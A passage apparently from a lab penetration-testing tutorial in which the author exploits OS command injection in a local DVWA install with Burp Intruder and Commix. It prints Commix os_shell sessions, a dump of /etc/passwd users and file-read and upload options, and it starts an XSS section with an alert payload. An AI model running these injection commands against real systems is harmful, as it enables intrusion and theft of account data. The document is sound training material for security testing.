
3. Scan http://192.168.223.128/dvwa-linux using BurpSuite. Go to OS command injection that detected by BurpSuite scanner. I chose the OS command injection issue.

4. Right click on the request of the OS command injection issue and send it to intruder.


9. This is the request under the “Intruder/Positions” tab:

10. I cleared all positions and I added a tag to the IP field only:

11. From “Intruder/Payloads” tab, I used “Sniper” stack type. I submitted a Windows command injection payload list for “Position 1” to try. Then I started the attack.



You can check the output of each command in the file from "Response/Render" tab if there is valid output for the command. For example, this is the output for command "|ipconfig"


Attack Save Columns
6. Intruder attack of http://192.168.223.128 - Temporary attack - Not saved to project file
Results Positions Payloads Resource Pool Options
Filter: Showing all items
Request Response
Pretty Raw Hex Render
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
Vulnerability: Command Injection
Ping a device
Enter an IP address:
Submit
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
47 of 103

d) Operating system command injection using Commix:

1. I am using the scan results for DVWA App installed in Linux on this tutorial with the link address http://192.168.223.128/dvwa-linux/ and the DVWA security set to low.

2. I am using Linux installed in VMware to install Commix tool.

3. Commix tool available in

https://github.com/commixproject/commix

Install the Commix in the Linux using the command:

```
# apt-get install commix
```

4. The command “commix –help” will show all commix commands:


```
D:\commix>commix.py --help
Usage: python commix.py [option(s)]

Options:
  -h, --help            Show help and exit.

  General:
    These options relate to general matters.

    -v VERBOSE          Verbosity level (0-4, Default: 0).
    --install           Install commix to your system.
    --version           Show version number and exit.
    --update            Check for updates (apply if any) and exit.
    --output-dir=OUT..  Set custom output directory path.
    -s SESSION_FILE     Load session from a stored (.sqlite) file.
    --flush-session     Flush session files for current target.
    --ignore-session    Ignore results stored in session file.
    -t TRAFFIC_FILE     Log all HTTP traffic into a textual file.
    --batch             Never ask for user input, use the default behaviour.
    --skip-heuristics   Skip heuristic detection for code injection.
    --codec=CODEC       Force codec for character encoding (e.g. 'ascii').
    --charset=CHARSET   Time-related injection charset (e.g.
                        "0123456789abcdef")
    --check-internet    Check internet connection before assessing the target.
    --answers=ANSWERS   Set predefined answers (e.g. "quit=N,follow=N")

  Target:
    This options has to be provided, to define the target URL.

    -u URL, --url=URL   Target URL.
    --url-reload        Reload target URL after command execution.
    -l LOGFILE          Parse target from HTTP proxy log file.
    -m BULKFILE         Scan multiple targets given in a textual file.
    -r REQUESTFILE      Load HTTP request from a file.
    --crawl=CRAWLDEPTH  Crawl the website starting from the target URL
                        (Default: 1).
    --crawl-exclude=..  Regexp to exclude pages from crawling (e.g. "logout").
    -x SITEMAP_URL      Parse target(s) from remote sitemap(.xml) file.
    --method=METHOD     Force usage of given HTTP method (e.g. PUT)
```

```
Request:
  These options can be used to specify how to connect to the target URL.

  -d DATA, --data=..  Data string to be sent through POST.
  --host=HOST         HTTP Host header.
  --referer=REFERER   HTTP Referer header.
  --user-agent=AGENT  HTTP User-Agent header.
  --random-agent      Use a randomly selected HTTP User-Agent header.
  --param-del=PDEL    Set character for splitting parameter values.
  --cookie=COOKIE     HTTP Cookie header.
  --cookie-del=CDEL   Set character for splitting cookie values.
  -H HEADER, --hea..  Extra header (e.g. 'X-Forwarded-For: 127.0.0.1').
  --headers=HEADERS   Extra headers (e.g. 'Accept-Language: fr\nETag: 123').
  --proxy=PROXY       Use a proxy to connect to the target URL.
  --tor               Use the Tor network.
  --tor-port=TOR_P..  Set Tor proxy port (Default: 8118).
  --tor-check         Check to see if Tor is used properly.
  --auth-url=AUTH_..  Login panel URL.
  --auth-data=AUTH..  Login parameters and data.
  --auth-type=AUTH..  HTTP authentication type (e.g. 'Basic' or 'Digest').
  --auth-cred=AUTH..  HTTP authentication credentials (e.g. 'admin:admin').
  --ignore-code=IG..  Ignore (problematic) HTTP error code (e.g. 401).
  --force-ssl         Force usage of SSL/HTTPS.
  --ignore-redirects  Ignore redirection attempts.
  --timeout=TIMEOUT   Seconds to wait before timeout connection (Default:
                      30).
  --retries=RETRIES   Retries when the connection timeouts (Default: 3).
  --drop-set-cookie   Ignore Set-Cookie header from response.

Enumeration:
  These options can be used to enumerate the target host.

  --all               Retrieve everything.
  --current-user      Retrieve current user name.
  --hostname          Retrieve current hostname.
  --is-root           Check if the current user have root privileges.
  --is-admin          Check if the current user have admin privileges.
  --sys-info          Retrieve system information.
  --users             Retrieve system users.
  --passwords         Retrieve system users password hashes.
  --privileges        Retrieve system users privileges.
  --ps-version        Retrieve PowerShell's version number.
```


```
File access:
  These options can be used to access files on the target host.

  --file-read=FILE..  Read a file from the target host.
  --file-write=FIL..  Write to a file on the target host.
  --file-upload=FI..  Upload a file on the target host.
  --file-dest=FILE..  Host's absolute filepath to write and/or upload to.

Modules:
  These options can be used increase the detection and/or injection
  capabilities.

  --shellshock        The 'shellshock' injection module.

Injection:
  These options can be used to specify which parameters to inject and to
  provide custom injection payloads.

  -p TEST_PARAMETER   Testable parameter(s).
  --skip=SKIP_PARA..  Skip testing for given parameter(s).
  --suffix=SUFFIX     Injection payload suffix string.
  --prefix=PREFIX     Injection payload prefix string.
  --technique=TECH    Specify injection technique(s) to use.
  --skip-technique..  Specify injection technique(s) to skip.
  --maxlen=MAXLEN     Set the max length of output for time-related
                      injection techniques (Default: 10000 chars).
  --delay=DELAY       Seconds to delay between each HTTP request.
  --time-sec=TIMESEC  Seconds to delay the OS response (Default: 1).
  --tmp-path=TMP_P..  Set the absolute path of web server's temp directory.
  --web-root=WEB_R..  Set the web server document root directory (e.g.
                      '/var/www').
  --alter-shell=AL..  Use an alternative os-shell (e.g. 'Python').
  --os-cmd=OS_CMD     Execute a single operating system command.
  --os=OS             Force back-end operating system (e.g. 'Windows' or
                      'Unix').
  --tamper=TAMPER     Use given script(s) for tampering injection data.
  --msf-path=MSF_P..  Set a local path where metasploit is installed.
```

```
Detection:
  These options can be used to customize the detection phase.

  --level=LEVEL       Level of tests to perform (1-3, Default: 1).
  --skip-calc         Skip the mathematic calculation during the detection
                      phase.
  --skip-empty        Skip testing the parameter(s) with empty value(s).
  --failed-tries=F..  Set a number of failed injection tries, in file-based
                      technique.

Miscellaneous:
  --dependencies      Check for third-party (non-core) dependencies.
  --list-tampers      Display list of available tamper scripts.
  --no-logging        Disable logging to a file.
  --purge             Safely remove all content from commix data directory.
  --skip-waf          Skip heuristic detection of WAF/IPS/IDS protection.
  --mobile            Imitate smartphone through HTTP User-Agent header.
  --offline           Work in offline mode.
  --wizard            Simple wizard interface for beginner users.
  --disable-coloring  Disable console output coloring.
```

5. Scan http://192.168.223.128/dvwa-linux/. Go to OS command injection that detected by BurpSuite scanner. I chose the first OS command injection issue.



6. Right click on the request of the OS command injection issue and copy it to file. I named the file “dvwacominj1”. This is the file form:



7. Copy the saved file for the request, in my case “dvwacominj1”to the linux machine. I saved it in the folder /home/Hidaia/Desktop/dvwacominj1

8. From command line, go to /usr/share/commix folder. Under commix, right the command:


cd /usr/share/commix

./commix.py -r /home/hidaia/Desktop/dvwacominj1


9. Test some of the Windows commands such as,

> whoami

> net users



> ls



> Hostname

```
commix(os_shell) > hostname
hidaia
```

> ifconfig

```
commix(os_shell) > hostname
hidaia
commix(os_shell) > ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500 inet 192.168.223.128 netmask 255.255.255.0 broadcast 192.168.223.255 inet6 fe80
b9 prefixlen 64 scopeid 0x20<link> ether 00:0c:29:bf:32:b9 txqueuelen 1000 (Ethernet) RX packets 138876 bytes 26926370 (25.6 MiB) RX erro
rruns 0 frame 0 TX packets 146096 bytes 52046294 (49.6 MiB) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0 device interrupt 19 b
gs=73<UP,LOOPBACK,RUNNING> mtu 65536 inet 127.0.0.1 netmask 255.0.0.0 inet6 ::1 prefixlen 128 scopeid 0x10<host> loop txqueuelen 1000 (Lo
ackets 143592 bytes 14064152 (13.4 MiB) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 143592 bytes 14064152 (13.4 MiB) TX errors 0
 0 carrier 0 collisions 0
commix(os_shell) >
```


11. You can dump all available details on the server :

./commix,py -r /home/hidaia/Desktop/ dvwacominj1--all

```
] Fetching hostname.
] Hostname: hidaia
] Fetching current user.
] Current user: www-data
] Testing if current user has excessive privileges.
] Current user has excessive privileges: False
] Fetching the underlying operating system information.
] Operating system: Linux Kali 2022.4 x86_64
] Fetching content of the file '/etc/passwd' in order to enumerate operating system users.
] Identified operating system users [55]:
) 'root' is root user (uid=0). Home directory is in '/root'.
) 'daemon' is system user (uid=1). Home directory is in '/usr/sbin'.
) 'bin' is system user (uid=2). Home directory is in '/bin'.
) 'sys' is system user (uid=3). Home directory is in '/dev'.
) 'sync' is system user (uid=4). Home directory is in '/bin'.
) 'games' is system user (uid=5). Home directory is in '/usr/games'.
) 'man' is system user (uid=6). Home directory is in '/var/cache/man'.
) 'lp' is system user (uid=7). Home directory is in '/var/spool/lpd'.
) 'mail' is system user (uid=8). Home directory is in '/var/mail'.
0) 'news' is system user (uid=9). Home directory is in '/var/spool/news'.
1) 'uucp' is system user (uid=10). Home directory is in '/var/spool/uucp'.
2) 'proxy' is system user (uid=13). Home directory is in '/bin'.
3) 'www-data' is system user (uid=33). Home directory is in '/var/www'.
4) 'backup' is system user (uid=34). Home directory is in '/var/backups'.
5) 'list' is system user (uid=38). Home directory is in '/var/list'.
6) 'irc' is system user (uid=39). Home directory is in '/run/ircd'.
7) '_apt' is system user (uid=42). Home directory is in '/nonexistent'.
8) 'nobody' (uid=65534). Home directory is in '/nonexistent'.
9) 'systemd-network' is regular user (uid=998). Home directory is in '/'.
0) 'mysql' is regular user (uid=100). Home directory is in '/nonexistent'.
1) 'tss' is regular user (uid=101). Home directory is in '/var/lib/tpm'.
```


11. To retrieve the passwords in the target hist, use the “--users --passwords” options. But the options for “--passwords” only available for Linux not windows. But I had no permission to show the shadow.txt file.

./commix.py -r /home/hidaia/Desktop/ dvwacominj1 --users –password



12. I created small test file named as test1.txt in the Linux directory "/var/www/html/dvwa-linux/vulnerabilities/exec": To read file in the target host use the switch "--file-read=FI"

./commix.py -r /home/hidaia/Desktop/ dvwacominj1--file-read=test.txt



13. To upload file in the target host use the switch "--file-upload=FI" and you must specify the destination using the switch "--file-dest=FI". The command is not supported for Windows server and only supported for Linux server.

13. SCAN RESULTS FOR CROSS SIDE SCRIPTING (XSS) VULNERABILITY WITH BURPSUITE, USING XSSER TO EXPLOIT XSS INJECTION AND STEALING WEB LOGIN SESSION COOKIES THROUGH THE XSS INJECTION:

a) Cross Side Scripting (XSS)definitions:

1. "Cross-Site Scripting (XSS)" attacks are a type of injection problem, in which malicious scripts are injected into the otherwise benign and trusted web sites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application using input from a user in the output, without validating or encoding it. An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the JavaScript. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by your browser and used with that site. These scripts can even rewrite the content of the HTML page.

2. In a reflected XSS, the malicious code is not stored in the remote web application, so requires some social engineering (such as a link via email/chat).


3. The XSS is stored in the database. The XSS is permanent, until the database is reset or the payload is manually deleted.

4. DOM Based XSS is a special case of reflected where the JavaScript is hidden in the URL and pulled out by JavaScript in the page while it is rendering rather than being embedded in the page when it is served. This can make it stealthier than other attacks and WAFs or other protections which are reading the page body do not see any malicious content.


b) Manual exploitation of Cross Side Scripting XSS:

1. There is three types of Cross Side Scripting: Cross Side Scripting Reflected, Cross Side Scripting Stored, Cross Side Script Dom.


2. In Reflected Cross Side Scripting, the script is executed in the victim side and the script is not stored in the server. To understand the Reflected Cross Side Scripting, go to the page http://localhost/dvwa/vulnerabilities/xss_r/. Write in the box html script as “<h1>Hello from Hidaia</h1>”. It executed the html code.



- If you input the following script “<script>alert('Hacked');</script>“, you get the following response:



